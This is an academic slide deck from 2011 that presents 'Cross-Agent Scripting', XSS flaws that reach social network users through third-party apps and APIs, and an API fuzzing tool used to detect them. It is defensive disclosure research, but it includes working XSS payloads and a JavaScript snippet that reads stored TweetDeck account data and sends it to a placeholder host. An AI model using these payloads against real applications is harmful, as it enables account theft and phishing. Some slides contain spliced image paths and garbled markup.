

Study on Security of Social Networks

Cross-Agent Scripting(XAS): A New Attack Against Social Network Services (SNS)

Yuqing Zhang

zhangyq@gucas.ac.cn

2011-11-29, Seoul

*National Computer Network Intrusion Protection Center, GUCAS
Beijing 100049, PR China*

Background

- We discovered many **script execution vulnerabilities** in all kinds of third-party applications of SNS. These vulnerabilities are caused by insecure API implementing and invoking.
- They are exploited via APIs which act as the agents of social networks to launch powerful attacks, such as privacy leakage, etc .

Background(I)

□ Popularity of social network services (SNS)

- Facebook: 800 million (July 2011)
- Twitter: 380 million (Nov 2011)
- RenRen: 160 million (Feb 2011)
-

□ Rich information on social networks

- Basic personal information
- Contact information
- Activities & Interests, Work & Education
- Philosophy
-

Background (II)

□ Threats on social networks

➤ **Privacy breach:**

E.g., service providers, other users, and third-party apps

➤ **Viral marketing:**

E.g., advertisement, and malicious sites

➤ **Network structural attacks:**


E.g., reidentification, de-anonymization, and Sybil attack

➤ **Traditional web security threats:**

E.g., XSS, CSRF, worm, DDoS, and phishing

Background (III)

- New Security issues on APIs of social networks
 - A cross-site scripting (XSS) flaws was found in *twitpic.com* in May 2009, due to the insecure response of a *Twitter* API
 - In March 2011, a XSS flaw exposed in *Facebook* mobile API allowed an attacker to launch spam worm



Background (IV)

- All these cases show that **a new attack (script execution vulnerability)** surface involved with APIs emerged although social networks concern security on themselves.
- XSS involved with APIs are distinct from those traditional ones. APIs bridge all kinds of third-party applications with social networks and the same-origin policy is bypassed when they interact with one another.
- As a result, APIs actually act as the agents of social networks. We refer to XSS which are exploited via insecure APIs as cross-agent scripting (**XAS**).

Outline

- ❑ RESTful APIs & Third-Party Applications
- ❑ Cross-Agent Scripting (XAS) Vulnerabilities
- ❑ XAS Attacks Against Social Networks in Real World
- ❑ XAS-PreScan: Our API Fuzzing Tool
 - Architecture Overview & Test Procedure
 - New XAS Attacks in SNS & Evaluation Results
- ❑ Security Trends on Social Networks

RESTful APIs

- ❑ Social network APIs are mostly RESTful and generally have the following features:
- ❑ Characteristics: RESTful
 - API parameters: GET query parameters, POST parameters and URI path parameters
 - API response formats: JSON and XML
 - API operations: HTTP methods, including POST, GET, PUT and DELETE
- ❑ Constraints
 - Rate limiting: limited number of API calls in given time range, stricter before applications are verified formally
 - Basic-Auth or OAuth: OAuth 1.0 and OAuth 2.0 are the principal adopted protocols for three parties to authenticate and authorize

Third-Party Applications

- ❑ Crossing multiple social networks
 - *HootSuite, TweetDeck* integrate multiple popular social networks through APIs, such as *Facebook, Twitter, ...*
- ❑ Bypassing same-origin policy
 - Cross-domain mechanisms used for interaction between social networks and third-party applications
 - APIs act as the **agents** of social networks to extend the functionalities of social networks
- ❑ Developed for diversified scenarios
 - Desktop apps, web mash-up apps, mobile apps, browser extensions, gadgets, connectors for social networks and other services

Problem Definition

□ What is Cross-Agent Scripting (XAS)?

- Insecure API responses & insecure API usages → XAS vulnerabilities

An Insecure Response of T.qq.com APIs

```
HTTP/1.1 200 OK
Date: Wed, 10 Aug 2011 08:00:45 GMT
Vary: Accept-Encoding
Content-Length: 4179
UUID: 0
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Server: nginx/0.8.51
{"data":{...[{"title":"rock<script>alert(131425)</script>"...}]...}...}
```

□ The potential threats



- Privacy Compromising, Phishing, Proofing, Worms,.....

XAS in Mash-up Applications

- ❑ (1) Authentication
- ❑ (2) Injecting malicious code
- ❑ (3) The victim authorizes the third-party app to access the data on the social network
- ❑ (4) Insecure APIs request the data of the victim
- ❑ (5) Responding APIs with original malicious code
- ❑ (6) Parsing responses
- ❑ (7) Responding the victim with data containing evil code
- ❑ (8) The malicious code is executed
- ❑ (9) Sensitive data is stolen

XAS in Mash-up Applications (I)

□ [TweetDeck](#), [HootSuite](#), [Seesmic](#)



Stealing TweetDeck accounts by exploiting XAS flaws

```
function hacktweetdeck()
{
    alert(window.localStorage.getItem('tweetdeck_account'));

    document.all.imgtest.src="http://www.XXX.com/XXX.asp?name="+escape(document.title)+"&supper="+escape(window.localStorage.getItem('tweetdeck_account'));
}
setTimeout("shif()", 3000);
```

XAS in Interconnected Services

- ❑ (1) OAuth / Basic Auth
- ❑ (2) Inject malicious code
- ❑ (3) The evil code flows from API provider N to API provider 1 via API caller
- ❑ (4) The victim read news feed in API provider N from API provider 1
- ❑ (5) The malicious code is executed
- ❑ (6) Sensitive data is stolen

XAS in Interconnected Services (I)

□ Gmail, 163 Mail, Yahoo Mail... ..

The screenshot displays a phishing page designed to look like a Yahoo Mail interface. The browser's address bar shows a URL: `us.mg5.mail.yahoo.com/neo/launch?.rand=bekiouuut5sja`. The page header includes a greeting "Hi, Double" and links for "Sign Out", "Options", and "Help". The main navigation bar features the "YAHOO! MAIL" logo and tabs for "WHAT'S NEW", "INBOX (248)", "CONTACTS", "Evite", and "Flickr". A "Compose Message" button is visible below the navigation. On the left, there is a photo of a lake with mountains in the background. Below the photo, the text reads: `200501261<iframe onload=document.write(document`. A red arrow points from this code to the main content area. The main content area displays a sidebar with "Inbox" (45) and "Drafts" (45), and a main content area with the URL `6ae32cgp68pb6-c.c.yom.mail.yahoo.net`. A red arrow points to this URL, and the text "Phishing here!" is written in red below it.

XAS in Interconnected Services (II)

- iGoogle / Gmail Gadgets
 - Examining 8 gadgets for potential XAS: 3 for *Facebook*, 3 for *Twitter*, 1 for *Flickr*, and 1 for *Renren*
 - Only one *Facebook* Gadget is free from XAS, other gadgets are all vulnerable to XAS
 - Threats: compromising privacy and launching CSRF attacks, more concealed for phishing... ..



XAS in Desktop Apps

- *Pokki*: supporting HTML5, CSS3 and JavaScript
 - Connecting social networks and real-time updating
 - Supporting *Facebook*, *Twitter*, *Tumblr*, *Gmail*,... ..
 - Vulnerable to multiple XAS due to invoking insecure API without any sanitization



XAS in Third-party Mobile Clients

□ *Twitter*

- 9 *Twitter* mobile web applications probed
- 6 applications are vulnerable to XAS due to insecurely invoking the **Search** and **List** APIs which respond with original user-input data
- Inconsistent HTML-escape schemes are likely overlooked

Vulnerable		Not Vulnerable
m.slandr.net	twetmob.com	mobile.twitter.com
dabr.co.uk	itweet.net	twittme.mobi
m.tweete.net	www.tweetree.com	www.twittermobile.net

XAS in Social Networks

□ Flickr mobile version (*m.flickr.com*)

- Flickr **Set Name** field is responded by APIs without HTML-escape

The image shows a screenshot of a mobile browser displaying a Flickr page. At the top, a navigation bar contains a menu icon, the text "new set", and a JavaScript alert: `<iframe onload=alert(document.domain)>`. Below this are links for "Thumbnails", "Detail", and "Comments". A red arrow points from the alert code to a browser window below. The browser window shows the URL `m.flickr.com/#/photos/65080736@N04/` and the Flickr logo. A modal dialog box is open over the page, titled "The page at m.flickr.com says:", with the text "m.flickr.com" and an "OK" button.

XAS in Social Networks (I)

□ Foursquare:

- Static loading of API responses → XAS flaws
- Browsers' fault-tolerance is accomplice in this type of XAS

```
<script type="text/javascript">
// 
fourSq.tiplists.setupHistoryPageListControls(
99293adc15b620c2632", "todo":false, "done":true,
":1, "venue": {"id": "4e90699293adc15b620c2632",
{name}, "contact": {}, "location": {"address":
&lt;script&gt;alert(document.domain); &lt;/script&gt;", "cr
&lt;script&gt;alert(document.domain);
&lt;/script&gt;", "lat":44.3, "lng":37.2, "city":
&lt;script&gt;alert(document.domain)", "state":
&lt;script&gt;alert(document.domain)"}], "categories"
■ ■ ■ ■ ■</pre></div><div data-bbox="411 457 979 811" data-label="Image"><img alt="Screenshot of a browser window showing a Foursquare history page with a JavaScript alert dialog box overlaid."/>A screenshot of a web browser window. The address bar shows the URL 'https://foursquare.com/webspring2011/history'. The main content area displays a compass icon on the left and the text 'https://foursquare.com' and 'foursquare.com' on the right. A blue button with the Chinese character '好' (Good) is at the bottom right. A JavaScript alert dialog box is overlaid on the page, displaying the text 'https://foursquare.com' and 'foursquare.com'. A red arrow points from the JavaScript code in the previous block to the alert dialog box.</div><div data-bbox="71 916 178 941" data-label="Page-Footer"><p>2011/11/29</p></div><div data-bbox="898 916 930 941" data-label="Page-Footer"><p>19</p></div>
```

XAS-PreScan: an API Fuzzing Tool

□ Targets

- Detect insecure API responses & XAS in social networks

□ Architecture Overview

- Extract APIs → Normalize APIs → Detect APIs

XAS Detection via XAS-PreScan

- Detecting potential XAS flaws
 - Based on regular expression matching
 - Identifying the response format and Content-Type header for detecting potential XAS accurately

Detection module in the scenario of JSON response format

Test Procedure

□ Classify APIs:

□ The first dimension: effect

- **POST-like APIs:** create or update resources in social networks
- **GET-like APIs:** retrieve existing resources from social networks
- **DELETE-like APIs:** delete existing resources from social networks

□ The second dimension: dependency

- **Independent APIs:** any one of their parameters is independent on the resource identification in the context of social networks
- **Dependent APIs:** one or more of their parameters is dependent on the resource identification within the context of social networks

*An example for dependent APIs (**gids** is dependent):*

<https://api.facebook.com/method/groups.get?gids=123>

Test Procedure (I)

- Test procedure based on dependency rule
 - Creating the meaningful resources in social networks by calling independent POST-like APIs
 - Based on the generated resources of the first step, dependent POST-like APIs could be configured and detected
 - GET-like APIs retrieve the existent resources created by POST-like APIs in social networks to detect potential XAS

The Results of API Fuzzing Test

	IRD	IHES	SLIR	IRH	AS
Twitter	✓	✓	×	×	×
Facebook	✓	×	×	×	×
Foursquare	✓	×	✓	×	✓
LinkedIn	✓	×	×	×	×
Flickr	✓	✓	×	×	✓
Tumblr	✓	×	×	×	✓
Renren	✓	×	×	×	✓
Weibo	✓	×	×	×	✓
t.qq.com	✓	✓	×	✓	✓
t.163.com	✓	✓	✓	×	✓
t.sohu.com	✓	×	×	✓	✓

In the results of our fuzzing tool, insecure responses of user-input data, insecure responses of Content-Type header, and inconsistent HTML-escape schemes were exposed.

IRD: Insecure Responses of Data

IHES: Inconsistent HTML-Escape Schemes

SLIR: Static Loading of Insecure Responses

ICH: Insecure Content-Type Header

AS: API flaws Affect API provider Selves

In the table , we concluded the flaws related to all the tested APIs.

The Results of API Fuzzing Test (I)

	Twitter	Facebook	Foursquare	LinkedIn	Flickr	Tumblr	Renren	Weibo	t.qq.com	t.163.com	t.sohu.com
Scheme 1	√+	×	×	×	√+	×	×	×	√+	√+	√
Scheme 2	√-	√	√	√	√-	√	√	√	√-	√-	×

Scheme 1: HTML Escaping at input time

Scheme 2: HTML Escaping at display time

“√” means only corresponding scheme is applied.

“√+” means the current API provider principally employed the corresponding scheme while

“√-” means the corresponding HTML-escape scheme is supplemental for a small part of APIs.

New XAS in Social Networks

□ Feature:

- Another two type of XAS attacks in social networks: exploiting via a evil third-party application
- Demonstrating cases in the following slices

Stored XAS exploited via a third-party app

Reflected XAS exploited via a third-party app based on Oauth

New XAS in Social Networks (I)

- ❑ Less safeguards taken for APIs than web UI: *Tumblr*
 - Functionalities **Text** and **Video** are exposed to XAS
 - Malicious code could not be injected via web UI but APIs


APIs

The diagram illustrates two methods of XAS injection into Tumblr posts. The top section shows a post with a video player and a text area containing the malicious code `"><iframe onload=alert(document.cookie)>`. A red arrow points from this code to the text "Via web UI". The bottom section shows a post with a video player and a text area containing the malicious code `cpt>1`. A red arrow points from this code to the text "Via API". Below the bottom post, the rendered HTML is shown: `<p>cpt>1<script>prompt(131425)</script></p>`.

New XAS in Social Networks (II)


□ More controllable fields: *t.qq.com*

➤ The **title** and **author** parameters in API **add_music** can be controlled while they are free from controlling in web UI of *t.qq.com*



The screenshot shows the Tencent Weibo search interface. The search bar contains the text "Tencent Weibo" and "Search his post" with a microphone icon and a "Search" button. Below the search bar, there are filters: "All", "Original", "Repost", "Image", "Videos", and "Music" (which is highlighted with a red box). The search results show a post by "spring: fotMusic" with a video player icon and the text "rock<script src='\"http://www.c.com:8888/hackqq.js\"'></script>-Ja". The post is labeled "Just now via web" and has "Repost", "Reply", and "More" options.

Via API



The screenshot shows a music player interface. It features a play button icon and the text ">rock". Below this, there is a red link "TencentWeibo Hacked!" and another red link "- Jackson". The music player is labeled "spring: fotMusic" and "21 minutes ago via web". It also has "Repost", "Reply", and "More" options.

New XAS in Social Networks (III)

□ Insecure API Design: *t.sohu.com*

- HTML responses containing malicious code for invalid API invoking → **reflected XAS** in *t.sohu.com* based on OAuth

The current API provider is: api.t.sohu.com
OAuth 1.0 has been completed
The vulnerable API which is loaded with XAS payload: http://api.t.sohu.com/statuses/mentions_timeline.json

Start XAS-Attack Return

api.t.sohu.com/statuses/mentions_timeline.json?since_id=1"<%2Fh3><script>

For input string: "1"

t.sohu.com Hacked!

COOKIE:SUV=1012141131332725; vjuids=-28712697.12d2feb135.0.35533
TWPreview=736044531; ppnewsinfo=1019|ZG91YmxldGVzdEBzb2h1LmNvbQ==

Prevalence of XAS

- 127 third-party applications examined
 - The Scheme 2 is mainly responsible for XAS flaws
 - More than 88% in examined applications are vulnerable to XAS
 - More than 80% is vulnerable to XAS due to Scheme 2

	Facebook	Foursquare	LinkedIn	Tumblr	Weibo	Renren
Scheme 2	16/17	4/4	7/8	3/5	20/23	7/9

	Twitter	Flickr	t.qq.com	t.163.com	t.sohu.com
Scheme 1	/	/	2/16	1/9	7/8
Scheme 2	14/18	9/10	14/16	8/9	—

Conclusions

- ❑ We found that XAS implied many serious security issues in all kinds of third-party applications including *web hybrid applications, desktop clients, third-party mobile web clients, gadgets, browser extensions* and social networks selves.
- ❑ XAS is inherently more harmful than traditional XSS which usually affect single websites.
- ❑ By exploiting XAS flaws, attackers can simultaneously compromise victims' privacy in third-party applications and social networks.
- ❑ More seriously, victims' other services and hosts could be controlled.

Security Trends on Social Networks

- APIs bring more complex Internet ecosystems
 - Interconnection between social networks and other services
 - Powerful functionalities extended in third-party apps
 - News feed of multiple social networks converged at one app
- Wider attack surfaces to social networks
 - Attacks on social networks originally are applicable to third-party applications
 - Attacking social networks and other services indirectly via APIs and third-party applications
 - More difficult to enhance web security: securing selves is not enough
 - Directed attacks via social features and XAS vulnerabilities



Thank You!

zhangyq@gucas.ac.cn

*National Computer Network Intrusion Protection Center, GUCAS
Beijing 100049, PR China*



NCNIPC, China

- National Computer Network Intrusion Protection Center, China
 - Protect Network Security of China
 - Major CERT organization
 - Research on Network Security Technologies
 - <http://www.nipc.org.cn>
- Research Area
 - Network Attack & Defense
 - Vulnerability notification, finding, analysis, exploit and patches
 - Penetration Testing
 - Mobile Phone Security
 - Wireless(4G), Trust Management, P2P
 - Security protocols, quantum cryptography